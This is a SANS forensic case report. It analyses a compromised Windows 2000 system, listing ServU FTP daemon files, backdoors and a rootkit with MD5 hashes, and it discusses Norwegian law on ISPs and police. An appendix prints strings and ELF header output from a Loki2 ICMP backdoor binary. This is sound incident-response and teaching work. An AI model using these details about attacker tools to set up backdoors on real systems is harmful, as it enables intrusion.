r / - /mnt/lacie/mnt/c/WINNT/Connection Wizard/mc.txt 0000.00.00 00:00:00 (GMT)
0000.00.00 00:00:00 (GMT) 0000.00.00 00:00:00 (GMT) 0 0 0 0

r / - /mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe 0000.00.00
00:00:00 (GMT) 0000.00.00 00:00:00 (GMT) 0000.00.00 00:00:00 (GMT) 0 0 0 0

r / - /mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe 0000.00.00
00:00:00 (GMT) 0000.00.00 00:00:00 (GMT) 0000.00.00 00:00:00 (GMT) 0 0 0 0

r / - /mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe 0000.00.00
00:00:00 (GMT) 0000.00.00 00:00:00 (GMT) 0000.00.00 00:00:00 (GMT) 0 0 0 0

r / - /mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp/winmgnt.reg 0000.00.00
00:00:00 (GMT) 0000.00.00 00:00:00 (GMT) 0000.00.00 00:00:00 (GMT) 0 0 0 0

r / r /mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp/winmgnt.reg 1970.01.01
01:00:00 (CET) 1970.01.01 01:00:00 (CET) 1970.01.01 01:00:00 (CET) 0 0 0 15489-
128-0 (realloc)

```

2.5.5 Installed Tools

In this section, we will try and get an overview of hacker tools, backdoors, and root-kits that have been involved in compromising the system. First, we will try and establish a list of unique files associated with the attacks. The previous sections indicate a number of interesting files, but it seems like the tools have been moved around and kept in different directories and that there might be several duplicates of some files. This suspicion is strengthened by looking for files with the same size as for instance `/WINNT/system32/wbem/ServUDaemon.exe`:

```

# find ../ -size 486k
../WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/winmgnt.exe
../WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe
../WINNT/system32/wbem/ServUDaemon.exe
../WINNT/system32/wbem/winmgnt.exe
../WINNT/system32/Setup/svchost.exe
../WINNT/Config/stro/winmgmt.exe

```

The tools "diff" and "md5sum" can be used to check whether two files are the same, but in our case we need a tool that does a system-wide check. For a more comprehensive search for duplicates, we can use a Perl script like `finddups.pl`⁹, which uses MD5SUM to search for duplicate files. We will use `finddups.pl` in the recursive mode, which means that it takes a directory as input and recursively traverses its subdirectory for duplicate files. A duplicate is found when two or more files have the same MD5 hash, in which case the program lists the files under the heading "Possible Duplicates".

Before running the script, all interesting files and directories have been copied to a system tree of their own, and the script will be run on these files only. In this case, the "interesting files and directories" are all files and directories that have been handled earlier in this report. This gives the following results:

```

# perl ../finddups.pl -r ./
--- Possible Duplicates ---

```

⁹ <http://www.geocities.com/fcheck2000/finddups.txt>

```

./WINNT/Config/stro/winmgmt.exe
./WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/winmgmt.exe
./WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe
./WINNT/system32/Setup/svchost.exe
./WINNT/system32/wbem/ServUDAemon.exe
./WINNT/system32/wbem/winmgmt.exe
=====
--- Possible Duplicates ---
./WINNT/system32/bd2.exe
./WINNT/system32/wsvc.exe
=====
--- Possible Duplicates ---
./WINNT/system32/wbem/perfctr.mfl
./WINNT/system32/wbem/perfctr.mof
./WINNT/system32/wbem/perfdisk.mfl
./WINNT/system32/wbem/perfdisk.mof
./WINNT/system32/wbem/perfnet.mfl
./WINNT/system32/wbem/perfnet.mof
./WINNT/system32/wbem/perfos.mfl
./WINNT/system32/wbem/perfos.mof
./WINNT/system32/wbem/perfproc.mfl
./WINNT/system32/wbem/perfproc.mof
=====
--- Possible Duplicates ---
./WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/ServUDAemon.ini
./WINNT/system32/wbem/ServUDAemon.ini
=====
--- Possible Duplicates ---
./WINNT/Config/stro/TFTP2324
./WINNT/Debug/PASSWD.LOG
./WINNT/Debug/ipsecpa.log
./WINNT/Debug/ipsecpa.log.last
./WINNT/Debug/oakley.log
./WINNT/Debug/oakley.log.sav
=====
--- Possible Duplicates ---
./WINNT/system32/dllhost.exe
./bd2.exe
=====
--- Possible Duplicates ---
./WINNT/system32/wbem/Logs/DSProvider.log
./WINNT/system32/wbem/Logs/NTEVT.log
./WINNT/system32/wbem/Logs/WBEMSNMP.log
=====

```

From the list above, we can ignore the `./WINNT/system32/wbem/perf*`-files, as they are system files reserved for future use. Also, the files `TFTP2324`, `PASSWD.LOG`, `ipsecpa.log*`, and `oakley.log*` are empty (size 0), whereas the files listed in `./WINNT/system32/wbem/Logs/` only contain the hex combination "FF FE". Note also that this eliminates duplicates from the F-Prot virus scanner results (see 2.4.2.6), so that there are three unique findings instead of eight.

At this point, we want to create an MD5 sum for all the files that we have discussed above. These MD5 sums will be provided for most files, in order to support further investigations, or to provide a reference for similar cases. A list of all files and MD5 hashes in the directory is obtained using "find" and "md5sum":

```
# find . -ls -exec /usr/bin/md5sum {} > \  
/opt/giac/REPORT/filelist.txt
```

The tables below are derived from filelist.txt using indications from the timeline and the other results so far. The files are grouped into different tables based on what type of files they are, and if possible what kind of package they belong to. Duplicate files are not repeated, but grouped into one row. The table also provides the MD5 sum for executables and binaries, but not for configuration files and scripts, as these are more unique for this particular attack.

2.5.5.1 Scripts

This table contains a list of files with command execution scripts or scripts related to ftp-sessions. These files provide several interesting pieces of information, including a username, passwords, IP-addresses, as well as the name of the files that are downloaded.

Filename	Size	Description
/c/WINNT/system32/abc	49	script for ftp execution
/c/WINNT/system32/s.t	24	Ftp command for IP-address on port 948
/c/WINNT/Config/.tmp/ftp.txt	50	Open ftp conn to port 9669 on IP with uname/pwd

2.5.5.2 ServU related files

This table contains a list of files that are related to the ServU daemon [ServU], and there seems to be a multitude of evidence that ServU has been installed and executed on the system. ServU is a FTP-server (daemon), and it is known as a popular hacker tool, as it does not have any user interaction when started, as it runs in the background. The program is located in several different directories, but it is unclear whether there are multiple instances of the daemon or if the attacker(s) have simply tried to install it in different locations in the process of making it work. The following files include the binaries, configuration files (including user names), as well as logs of execution.

Filename	Size	MD5SUM	Description
/c/WINNT/system32/wbem/ServUDAemon.exe, /c/WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/winmgnt.exe, /c/WINNT/system32/wbem/winmgnt.exe, /c/WINNT/system32/Microsoft/Crypto/_dmp/WINMGNT.exe, svchost.exe	496836	392f38ab5dde57bf360a5f015a85a2ea	FTP-server [ServU] (several duplicates)
./WINNT/system32/Microsoft/Crypto/RSA/s-1-5-20/ServUDAemon.ini ./WINNT/system32/wbem/ServUDAemon.ini	1868		FTP- server config file (duplicates)
./WINNT/Config/ServUDAemon.ini	1150		newer ftp-server config file
./WINNT/Config/ServUStartupLog.txt	724		Log for Jan 26 and 29 2003
/c/WINNT/system32/Microsoft/Crypto/_dmp/JAsfv.dll	69632	e619c5c76d964b734c57e6b835cf14b9	"Just Another SFV Checker" for ServU ¹⁰
/c/WINNT/system32/Microsoft/Crypto/_dmp/JAsfv.ini	336		Config for JAsfv.dll
/c/WINNT/system32/Microsoft/Crypto/_dmp/ServUStartupLog.txt	82		ServU logg w. error msg for 31Dec02
/c/WINNT/Config/stro/servuadmin.ini	236		Admin file for ServU
/c/WINNT/Config/stro/ServUStartupLog.txt	618		Startuplog for ServU 24 Dec 03
/c/WINNT/Config/stro/Tzolibr.dll	36864	c39396c57353dd2a379d2f5a2cb1435f	Library for ServU
/c/WINNT/Debug/Serv-U.ini	1384		ServU config file
/c/WINNT/system32/Setup/ServUDAemon.ini	929		ServU conf file

2.5.5.3 Ftp-related messages

There are also a number of ftp status or welcome messages. These files are likely to be associated with the ServU-daemon. As discussed in the timeline analysis, the welcome screen in "login.txt" provides a user name that may be of use as evidence.

Filename	Size	Description
/c/WINNT/system32/Microsoft/Crypto/_dmp/dir.txt	216	Ftp serv status msg
/c/WINNT/system32/Microsoft/Crypto/_dmp/login.txt	980	Ftp login and status msg
/c/WINNT/Config/_tmp/mc.txt	179	Ftp status txt
/c/WINNT/Config/_tmp/mw.txt	698	Ftp welcome msg

2.5.5.4 Malicious or root-kit related files

The following table includes files that seem to be involved in the attack or are recognized as "backdoors" by the virus scanner. The file "1.tmp" is discussed in the

¹⁰ <http://cgi-bin.spaceports.com/~bac/programs/jacheck.php>

timeline analysis, and it seems to include at least the ServU daemon. The file PipeCmdSrv.exe is discussed in [Wilson 2002], and it seems to be a server for remote command execution. The other files may also be related to ServU, or they can be starting some other Trojan. In any case, we have seen indications that several of these files running in the background as processes (see section 2.5.3).

Filename	Size	MD5SUM	Description
/c/WINNT/system32/bd2.exe , /c/WINNT/system32/wsvc.exe	56084	3faf98417b3ed23 7d9b2d83751c4e8 fa	Duplicates, backdoor
/c/WINNT/system32/dllhost.exe, /c/bd2.exe	45372	dda44b6f867c2f1 ad48350d8b4b6b5 06	Duplicates, backdoor
/c/bd.exe	44584	36151639cdb824e 01f77c140097388 d5	
/c/WINNT/Config/1.tmp	525312	21460e84a56bba5 68fb0a9af1eb897 23	Suspected root kit with ServU and backdoor
/c/WINNT/system32/PipeCmdSrv.exe	16384	b4b58bc27f9c8ca bd5a275cda3c3c0 fe	Remote command execution server [Wilson 2002]

2.5.5.5 Uploaded system commands for manipulating processes

The following table includes a list of files for manipulating processes that have been downloaded to the system during the course of attacks. These files may be downloaded as a part of a root-kit or a toolkit for the attacker.

Filename	Size	MD5SUM	Description
/c/handle.exe	69632	9e4477e2e500011e78a4 5b031bfc98c7	
/c/WINNT/Config/stro/kill.exe	6656	21460e84a56bba568fb0 a9af1eb89723	Cmd kills a process
/c/WINNT/Config/stro/tlist.exe	17920	da5d4499957f1ed9b481 70d2868da4b3	Cmd lists all processes

2.6 Verification

We verify that the MD5 hashes have not changed. The following table shows that the MD5 hashes are the same as in section 2.3. This implies that the image files are still exact copies of the original compromised disk partitions; no data has been written to, and no changes have been made to the image files. Consequently, there are no grounds for questioning this analysis based on the image file integrity.

Disk	File	MD5SUM
01-01	sda1_c.img	52CDC95ED08D1A4AC6395D8B668E246F
01-02	sda2_d.img	7707B9E939C5BEADC0D4DE0DA97F93F8

01-03	sda3_f.img	C1B7D3EBDBF7FAD93370D2082A501C86
-------	------------	----------------------------------

2.7 Conclusion

We have showed that the system is infected with a number of files, including the ServU ftp daemon and the PipeCmdSrv.exe remote execution service. We have provided MD5SUM hashes for a number of malicious files. The involved files were all on partition 01-01 (sda1_c.img), and no evidence of the attack was found on the other partitions. We have also established proof that malicious programs have been running on the compromised system (e.g. d11host.exe).

The system in question has been compromised for at least 4-5 months, and many traces have disappeared over time. Nevertheless, we have found a number of usernames, passwords, and IP-addresses that can be used in the further investigation of this case. Also, we have found several different user names, which could indicate that we are dealing with a group of hackers rather than a single person. In any case, the work of the attacker(s) does not seem to be very advanced, since the attacker(s) left a lot of evidence (including scripts, executables, configuration files, and log files). Some files are installed at multiple locations, and the attempts to hide the installed tools (e.g. through directory names starting with "." or "_") are not very effective.

Based on this, it seems likely that the system was initially compromised by an automated attack (exploiting for instance Internet Information Server or MS SQL), followed by the installation of rootkits and hacker tools. At this point, it seems like the attacker(s) have been using the system almost like a playground, installing and reconfiguring the tools over a longer period of time. Interestingly, there are few signs of the computer being used for other malicious purposes. We have found no sign of new attack tools (like sniffers or scanners), there are no indications that the ftp-server has been used for extensive file-sharing, and there are no IRC-logs, as is often the case on compromised computers.

Based on the timeline analysis, we showed in 2.5.2 that the following timeline is representative of the chain-of-events leading up to Jan 29 2003:

- Sep 19 2002 - First Contact - the system is compromised
- Oct 16 2002 - A Rootkit and a Backdoor is installed
- Dec 24 2002 - Proof of Execution of the ServUDaemon
- Dec 31 2002 - A Proper Configuration - a Hacked System in Production
- Jan 5 2003 - More Tools installed
- Jan 26 2003 - Last Execution on the system



3 Legal Issues of Incident Handling

In this assignment we will discuss some legal issues for a system administrator of an Internet Service Provider with regards to law enforcement and prosecution. Let us assume that the ISP in question is located in Norway, and that he is contacted by Norwegian law enforcement. The relevant legislation in this case is covered by the "Telecommunications Act" [Teleloven 1995] (regulating the operation of telecommunications operators), and the "Criminal Procedure Act" [StrpI 1998] (regulating investigation of criminal cases, including computer crime). A thorough analysis from the law enforcement point of view has been published by Chief Prosecutor Inger Marie Sunde [Sunde 2000]. There is also another interesting article, which is written by employees of the Post and Telecommunications Authority [Fuhr 2003]. The references for this chapter are unfortunately not available in English.

3.1 Initial Contact

First, let us look at what information the system administrator can provide during the initial contact with law enforcement. In this case, the law enforcement officer is contacting the ISP by phone, requesting that the administrator reviews the logs and determine whether there are any indications of malicious activity for a particular account. In this case, the Norwegian "Telecommunications Act" §9-1 regarding client confidentiality applies [Teleloven 1995]. This law states that the contents and traffic data for an account generally should not be disclosed. However, the law allows for the police and prosecutors to request and acquire "registered name, address, telephone number, or computer communications address."

In a decision from December 20 1999, the Norwegian Supreme Court decided in a case between Telenor (a telecommunications company) and ØKOKRIM (the National Authority for Investigation and Prosecution of Economic and Environmental Crime in Norway) that the term "computer communications address" also includes information about dynamic IP-addresses [HR-1999-00088a].

Based on this, the system administrator should ask the law enforcement officer to send a formal request for information (e.g. by fax). Based on this, the ISP can now send the following information:

- Name, address, and telephone number of account numbers
- The originating IP-address and telephone number of network traffic.

The action requires a written request, but no court orders are necessary; this information is provided as part of the initial request.

The ISP can not at this time provide full account logs or further information about the account activities. In this particular case, the ISP system administrator can provide information about the dial-up account and where it originated from for a limited time period. However, he can not, for instance, send the full log files to the police.

3.2 Securing Evidence

If the law enforcement officer needs more information than what he can ask for under the Telecommunications Act §9-3, it might be necessary to secure possible evidence by requesting that the account be frozen and the log files saved until the necessary legal authority has been acquired.

In principle, personal data (including traffic data) is only supposed to be stored until the invoice for the service has been paid, and at most three or five months after the time of registration (depending on the frequency of invoices). The ISP will normally freeze the account, but there is currently no legal framework for storing the information for more than three or five months.

However, the Criminal Procedure Act §211 [Strpl §211] states that "if the delay entails any risk, the prosecuting authority may order the controller of any post or telegraph office to withhold such items until the court has made its decision, but not for more than one week". In this case, the law enforcement can apply this paragraph, so that the ISP must secure the evidence in temporary media as well. One has to assume that a written request (e.g. by fax) should be required from the law enforcement.

3.3 Legal Authority

In order to be able to get the logs from the ISP, the law enforcement agency has to send a request to the Post and Telecommunications Authority for an exception from the Telecommunications Act. This authority will provide such an exception if the request is relevant, well substantiated, and limited in time. When such an exception is provided, the ISP may be required to bear witness in court, but the ISP is not automatically required to provide information directly to the police.

If the ISP is not willing to provide information to the law enforcement (e.g. due to privacy-friendly user policies), the law enforcement has to obtain a court order from a lower court ("tingretten") in accordance with the Criminal Procedure Act §118 and §211 [Strpl]. When both the exception from the client confidentiality and the court order has been obtained, the ISP system administrator is required to provide the logs and any other information covered by the decisions.

3.4 Internal Investigations

Based on the information from law enforcement and possibly other suspicions, the ISP may want to perform an internal investigation in order to see if their own systems are somewhat involved in the attacks or if any of their customers could be victims as well. Since the ISP is the owner of the system, they can perform such an investigation without being restricted by the Telecommunications Law.

The client confidentiality (privacy) consideration only applies when information is being sent out of the organization in this case. However, the telecommunications operator is restricted from analyzing the user's contents, as this could be considered to be a breach of privacy (according to the Telecommunications Act). As long as the privacy considerations, in accordance with the Telecommunications Act, are taken into consideration, the telecommunications operator is free to investigate any events. In general, this means that the operator may analyse traffic data, but not content data.

3.5 Reporting the Offence

In the case where the ISP discovers that the hacker in question at some point gained access to one of their computers, created an account, and used that account to hack

into a government system, the ISP is the subject of a computer crime (as discussed in section 1.5. If this is the case, the ISP can report this event to the police.

The report can include proofs of the incident, but only if this is not in violation of the Telecommunications Act §9-1 to §9-3. In other words, the operator may only include traffic data, account information, and the origin of the transaction. In order to provide more evidence, the ISP has to await the exception from the client confidentiality as outlined in section 3.3.

© SANS Institute 2003, Author retains full rights.

4 References

- [ELF] What Is ELF?
<http://www.projectelf.com/WhatIs.html>
- [Fuhr 2003] Fuhr, Asle; Ringdal Kjerstin; and Mørkved Brynjar. "Loven krever fritak fra taushetsplikten". Juristkontakt-2 2003.
- [HR-1999-00088a] Høyesterett - Kjennelse. 1999-12-20. HR-1999-00088a.
http://heim.ifi.uio.no/~jonhaug/Arkiv/hr_k19991229.html
- [Kvandal 2002] Kvandal, Helge. "Nettleverandører som håndhevere av norsk lov", Statens Filmtilsyn Rapport 2/2002.
<http://www.filmtilsynet.no/Doks/Rapporter/nett.pdf>
- [Larson 2001] Larson, Troy. "RE: Registry Key LastWrite times". SecurityFocus HOME Mailing List: Forensics
<http://www.securityfocus.com/archive/104/188806/2001-05-30/2001-06-05/2>
- [Leibolt 2002] Leibolt, Gregory. "Forensic Analysis of a Windows 95 System". GIAC Practical Assignment Version 1.0. 2002.
http://www.giac.org/practical/Gregory_Leibolt_GCFA.doc
- [NTFS.com] NTFS.com NTFS File System General Information. Data Recovery. <http://www.ntfs.com>
- [PestPatrol 2003] "Spector". Advisory, PestPatrol 2003.
<http://www.pestpatrol.com/PestInfo/S/Spector.asp>
- [Phrack 49] Alhambra and Daemon 9. "Project Loki: ICMP Tunneling", Phrack 1996. <http://www.phrack.org/show.php?p=49&a=6>
- [Phrack 51] Route, "Loki 2 (the implementation)", Phrack 1997.
<http://www.phrack.org/show.php?p=51&a=06>
- [Scott 2000] Scott, Cory L, "Dealing with Windows NT Event Logs", SecurityFocus 2000. <http://www.securityfocus.com/infocus/1334>
- [ServU] "ServU Help". Serv-U Help pages.
<http://www.serv-u.com/help/>
- [Strl 1902] "Straffeloven" (The Norwegian Criminal Act). Dept. of Justice. 1902. <http://www.lovddata.no/all/nl-19020522-010.html>
- [Strl §145] "Straffeloven § 145". Norwegian Dept. of Justice.
<http://www.lovddata.no/all/tl-19020522-010-017.html#145>
- [Strl § 393] "Straffeloven § 393". Norwegian Dept. of Justice.
<http://www.lovddata.no/all/tl-19020522-010-045.html#393>
- [Strl § 291] "Straffeloven § 291". Norwegian Dept. of Justice.
<http://www.lovddata.no/all/tl-19020522-010-032.html#291>
- [Strace] "Linux man page: strace.1". 1999.
<http://www.die.net/doc/linux/man/man1/strace.1.html>
- [Strpl] "Straffeprosessloven". Norwegian Dept. Justice.
<http://www.lovddata.no/all/nl-19810522-025.html>

- [Sunde] Sunde, Inger Marie. "IKT-Kriminalitet: Etterforskningsmetoder og Personvern". Tidsskrift for Kriminalvidenskap, Sept 2000.
http://www.okokrim.no/aktuelt_arkiv/artikler/Etterforskningsmeto
- [Teleloven 1995] "Teleloven" (The Norwegian Telecommunications Act). Norwegian Dept. of Justice. 1995.
<http://www.lovdatab.no/all/nl-19950623-039.html>
- [Thomas 2001] Thomas, Stuart. "ICMP: Crafting and other uses", GIAC GSEC, 2001.
www.giac.org/practical/STUART_THOMAS_GSEC.doc
- [Varadarajan 2002] Varadarajan Srinidhi. "Raw Sockets and ICMP", CS4254 Virginia Tech 2000.
http://courses.cs.vt.edu/~cs4254/fall02/slides/raw_1.pdf
- [Wilson 2002] Wilson, Curt R. "Windows 2000 Advanced Server System Compromise Report". Netw3 Security Research 2002.
- [Wolff.B] W32/Wolff.B. Frisk Software International.
http://www.f-prot.com/virusinfo/descriptions/wolff_b.html

© SANS Institute 2003, Author retains full rights.

5 Appendix A – Static Analysis of Unknown Binary

5.1 Zipinfo Output

Archive: binary_v1.2.zip 7309 bytes 2 files

End-of-central-directory record:

Actual offset of end-of-central-dir record: 7287 (00001C77h)
Expected offset of end-of-central-dir record: 7287 (00001C77h)
(based on the length of the central directory and its expected offset)

This zipfile constitutes the sole disk of a single-part archive; its central directory contains 2 entries. The central directory is 102 (00000066h) bytes long, and its (expected) offset in bytes from the beginning of the zipfile is 7185 (00001C11h).

There is no zipfile comment.

Central directory entry #1:

atd.md5

offset of local header from start of archive: 0 (00000000h) bytes
file system or operating system of origin: MS-DOS, OS/2 or NT FAT
version of encoding software: 2.0
minimum file system compatibility required: MS-DOS, OS/2 or NT FAT
minimum software version required to extract: 2.0
compression method: deflated
compression sub-type (deflation): normal
file security status: not encrypted
extended local header: no
file last modified on (DOS date/time): 2002 Aug 22 14:58:08
32-bit CRC value (hex): e5376cb4
compressed size: 38 bytes
uncompressed size: 39 bytes
length of filename: 7 characters
length of extra field: 0 bytes
length of file comment: 0 characters
disk number on which file begins: disk 1
apparent file type: text
non-MSDOS external file attributes: 8 1B600 hex
MS-DOS file attributes (20 hex): arc

There is no file comment.

Central directory entry #2:

atd

offset of local header from start of archive: 75 (0000004Bh) bytes
file system or operating system of origin: MS-DOS, OS/2 or NT FAT
version of encoding software: 2.0
minimum file system compatibility required: MS-DOS, OS/2 or NT FAT
minimum software version required to extract: 2.0
compression method: deflated

```
compression sub-type (deflation):      normal
file security status:                  not encrypted
extended local header:                 no
file last modified on (DOS date/time): 2002 Aug 22 14:57:54
32-bit CRC value (hex):                d0ee3072
compressed size:                       7077 bytes
uncompressed size:                    15348 bytes
length of filename:                   3 characters
length of extra field:                 0 bytes
length of file comment:               0 characters
disk number on which file begins:      disk 1
apparent file type:                   binary
non-MSDOS external file attributes:    81B600 hex
MS-DOS file attributes (20 hex):       arc
```

There is no file comment.

© SANS Institute 2003, Author retains full rights.

5.2 Strings Output

```
/lib/ld-linux.so.1
libc.so.5
longjmp
strcpy
ioctl
popen
shmctl
geteuid
_DYNAMIC
getprotobynumber
errno
__strtol_internal
usleep
semget
getpid
fgets
shmat
_IO_stderr_
perror
getuid
semctl
optarg
socket
__environ
bzero
_init
alarm
__libc_init
environ
fprintf
kill
inet_addr
chdir
shmdt
setsockopt
__fpu_control
shmget
wait
umask
signal
read
strncmp
sendto
bcopy
fork
strdup
getopt
inet_ntoa
getppid
time
gethostbyname
_fini
sprintf
difftime
atexit
_GLOBAL_OFFSET_TABLE_
semop
```

© SANS Institute 2003, Author retains full rights.

```
exit
__setfpucw
open
setuid
close
_errno
_etext
_edata
__bss_start
_end
WVS1
f91u
WVS1
pWVS
vuWj
<it <ut
vudj
<it <ut
3jTh
j7Wh
Wj7j
Vj7S
j8WS
Vj7S
j8WS
Vj7S
tVj8WS
Vj7S
t'j8WS
jTh8
Wj7j
j7hU
j@hL
@j@hL
jTh8
j h@
}^j7
}1j7
<WVS
tDWS
lokid: Client database full
DEBUG: stat_client nono
lokid version: %s
remote interface: %s
active transport: %s
active cryptography: %s
server uptime: %.02f minutes
client ID: %d
packets written: %ld
bytes written: %ld
requests: %d
N@[fatal] cannot catch SIGALRM
lokid: inactive client <%d> expired from list [%d]
@[fatal] shared mem segment request error
[fatal] semaphore allocation error
[fatal] could not lock memory
[fatal] could not unlock memory
[fatal] shared mem segment detach error
[fatal] cannot destroy shmids
[fatal] cannot destroy semaphore
[fatal] name lookup failed
```

```
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[fatal] Cannot go daemon
[fatal] Cannot create session
/dev/tty
[fatal] cannot detach from controlling terminal
/tmp
[fatal] invalid user identification value
v:p:
Unknown transport
lokid -p (i|u) [ -v (0|1) ]
[fatal] socket allocation error
[fatal] cannot catch SIGUSR1
Cannot set IP_HDRINCL socket option
[fatal] cannot register with atexit(2)
LOKI2 route [(c) 1997 guild corporation worldwide]
[fatal] cannot catch SIGALRM
[fatal] cannot catch SIGCHLD
[SUPER fatal] control should NEVER fall here
[fatal] forking error
lokid: server is currently at capacity. Try again later
lokid: Cannot add key
lokid: popen
[non fatal] truncated write
/quit all
lokid: client <%d> requested an all kill
      sending L_QUIT: <%d> %s
lokid: clean exit (killed at client request)
[fatal] could not signal process group
/quit
lokid: cannot locate client entry in database
lokid: client <%d> freed from list [%d]
/stat
/swapt
[fatal] could not signal parent
lokid: unsupported or unknown command string
lokid: client <%d> requested a protocol swap
      sending protocol update: <%d> %s [%d]
lokid: transport protocol changed to %s
```

© SANS Institute 2003, Author retains full rights.

5.3 Readelf

ELF Header:

```

Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00
Class:                               ELF32
Data:                                   2's complement, little endian
Version:                               1 (current)
OS/ABI:                               UNIX - System V
ABI Version:                           0
Type:                                   EXEC (Executable file)
Machine:                               Intel 80386
Version:                               0x1
Entry point address:                   0x8048db0
Start of program headers:              52 (bytes into file)
Start of section headers:              14508 (bytes into file)
Flags:                                  0x0
Size of this header:                   52 (bytes)
Size of program headers:               32 (bytes)
Number of program headers:              5
Size of section headers:               40 (bytes)
Number of section headers:              21
Section header string table index:      20

```

Section Headers:

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk
Inf	Al							
[0]		NULL	00000000	000000	000000	00		0
0	0							
[1]	.interp	PROGBITS	080480d4	000 0d4	000013	00	A	0
0	1							
[2]	.hash	HASH	080480e8	0000e8	0001a4	04	A	3
0	4							
[3]	.dynsym	DYNSYM	0804828c	00028c	000420	10	A	4
1	4							
[4]	.dynstr	STRTAB	080486ac	0006ac	000210	00	A	0
0	1							
[5]	.rel.bss	REL	080488bc	0008bc	000020	08	A	3
11	4							
[6]	.rel.plt	REL	080488dc	0008dc	000190	08	A	3
8	4							
[7]	.init	PROGBITS	08048a70	000a70	000008	00	AX	0
0	16							
[8]	.plt	PROGBITS	08048a78	000a78	000330	04	AX	0
0	4							
[9]	.text	PROGBITS	08048db0	000db0	001b28	00	AX	0
0	16							
[10]	.fini	PROGBITS	0804a8e0	0028e0	000008	00	AX	0
0	16							
[11]	.rodata	PROGBITS	0804a8e8	0028e8	000c3c	00	A	0
0	4							
[12]	.data	PROGBITS	0804c528	003528	000038	00	WA	0
0	4							
[13]	.ctors	PROGBITS	0804c560	003560	000008	00	WA	0
0	4							
[14]	.dtors	PROGBITS	0804c568	003568	000008	00	WA	0
0	4							
[15]	.got	PROGBITS	0804c570	003570	0000d4	04	WA	0
0	4							
[16]	.dynamic	DYNAMIC	0804c644	003644	000088	08	WA	4
0	4							

```

[17] .bss          NOBITS          0804c6cc 0036cc 00012c 00  WA  0
0 8
[18] .comment      PROGBITS          00000000 0036cc 0000a0 00      0
0 1
[19] .note          NOTE              000000a0 00376c 0000a0 00      0
0 1
[20] .shstrtab      STRTAB            00000000 00380c 0000a0 00      0
0 1

```

Key to Flags:

W (write), A (alloc), X (execute), M (merge), S (strings)
 I (info), L (link order), G (group), x (unknown)
 O (extra OS processing required) o (OS specific), p (processor specific)

Program Headers:

```

Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
PHDR           0x000034 0x08048034 0x08048034 0x000a0 0x000a0 R E 0x4
INTERP        0x0000d4 0x080480d4 0x080480d4 0x00013 0x00013 R   0x1
  [Requesting program interpreter: /lib/ld-linux.so.1]
LOAD          0x000000 0x08048000 0x08048000 0x03524 0x03524 R E 0x1000
LOAD          0x003528 0x0804c528 0x0804c528 0x001a4 0x002d0 RW 0x1000
DYNAMIC       0x003644 0x0804c644 0x0804c644 0x00088 0x00088 RW 0x4

```

Section to Segment mapping:

```

Segment Sections...
00
01  .interp
02  .interp .hash .dynsym .dynstr .rel.bss .rel.plt .init .plt .text
.fini .rodata
03  .data .ctors .dtors .got .dynamic .bss
04  .dynamic

```

Dynamic segment at offset 0x3644 contains 17 entries:

```

Tag           Type           Name/Value
0x00000001 (NEEDED)      Shared library: [libc.so.5]
0x0000000c (INIT)          0x8048a70
0x0000000d (FINI)          0x804a8e0
0x00000004 (HASH)          0x80480e8
0x00000005 (STRTAB)        0x80486ac
0x00000006 (SYMTAB)        0x804828c
0x0000000a (STRSZ)          528 (bytes)
0x0000000b (SYMENT)         16 (bytes)
0x00000015 (DEBUG)          0x0
0x00000003 (PLTGOT)         0x804c570
0x00000002 (PLTRELSZ)       400 (bytes)
0x00000014 (PLTREL)         REL
0x00000017 (JMPREL)         0x80488dc
0x00000011 (REL)            0x80488bc
0x00000012 (RELSZ)          32 (bytes)
0x00000013 (RELENT)         8 (bytes)
0x00000000 (NULL)           0x0

```

Relocation section '.rel.bss' at offset 0x8bc contains 4 entries:

```

Offset      Info      Type           Sym.Value  Sym. Name
0804c6d8    00001005 R_386_COPY     0804c6d8  __IO_stderr_
0804c72c    00001405 R_386_COPY     0804c72c  optarg
0804c730    00002205 R_386_COPY     0804c730  __fpu_control
0804c6d0    00003d05 R_386_COPY     0804c6d0  _errno

```

Relocation section '.rel.plt' at offset 0x8dc contains 50 entries:

```

Offset      Info      Type           Sym.Value  Sym. Name
0804c57c    00000107 R_386_JUMP_SLOT 08048a88  longjmp

```

0804c580	00000207	R_386_JUMP_SLOT	08048a98	strc py
0804c584	00000307	R_386_JUMP_SLOT	08048aa8	ioctl
0804c588	00000407	R_386_JUMP_SLOT	08048ab8	popen
0804c58c	00000507	R_386_JUMP_SLOT	08048ac8	shmctl
0804c590	00000607	R_386_JUMP_SLOT	08048ad8	geteuid
0804c594	00000807	R_386_JUMP_SLOT	08048ae8	getprotobynumber
0804c598	00000a07	R_386_JUMP_SLOT	08048af8	__strtoul_internal
0804c59c	00000b07	R_386_JUMP_SLOT	08048b08	usleep
0804c5a0	00000c07	R_386_JUMP_SLOT	08048b18	semget
0804c5a4	00000d07	R_386_JUMP_SLOT	08048b28	getpid
0804c5a8	00000e07	R_386_JUMP_SLOT	08048b38	fgets
0804c5ac	00000f07	R_386_JUMP_SLOT	08048b48	shmat
0804c5b0	00001107	R_386_JUMP_SLOT	08048b58	perror
0804c5b4	00001207	R_386_JUMP_SLOT	08048b68	getuid
0804c5b8	00001307	R_386_JUMP_SLOT	08048b78	semctl
0804c5bc	00001507	R_386_JUMP_SLOT	08048b88	socket
0804c5c0	00001707	R_386_JUMP_SLOT	08048b98	bzero
0804c5c4	00001907	R_386_JUMP_SLOT	08048ba8	alarm
0804c5c8	00001a07	R_386_JUMP_SLOT	08048bb8	__libc_init
0804c5cc	00001c07	R_386_JUMP_SLOT	08048bc8	fprintf
0804c5d0	00001d07	R_386_JUMP_SLOT	08048bd8	kill
0804c5d4	00001e07	R_386_JUMP_SLOT	08048be8	inet_addr
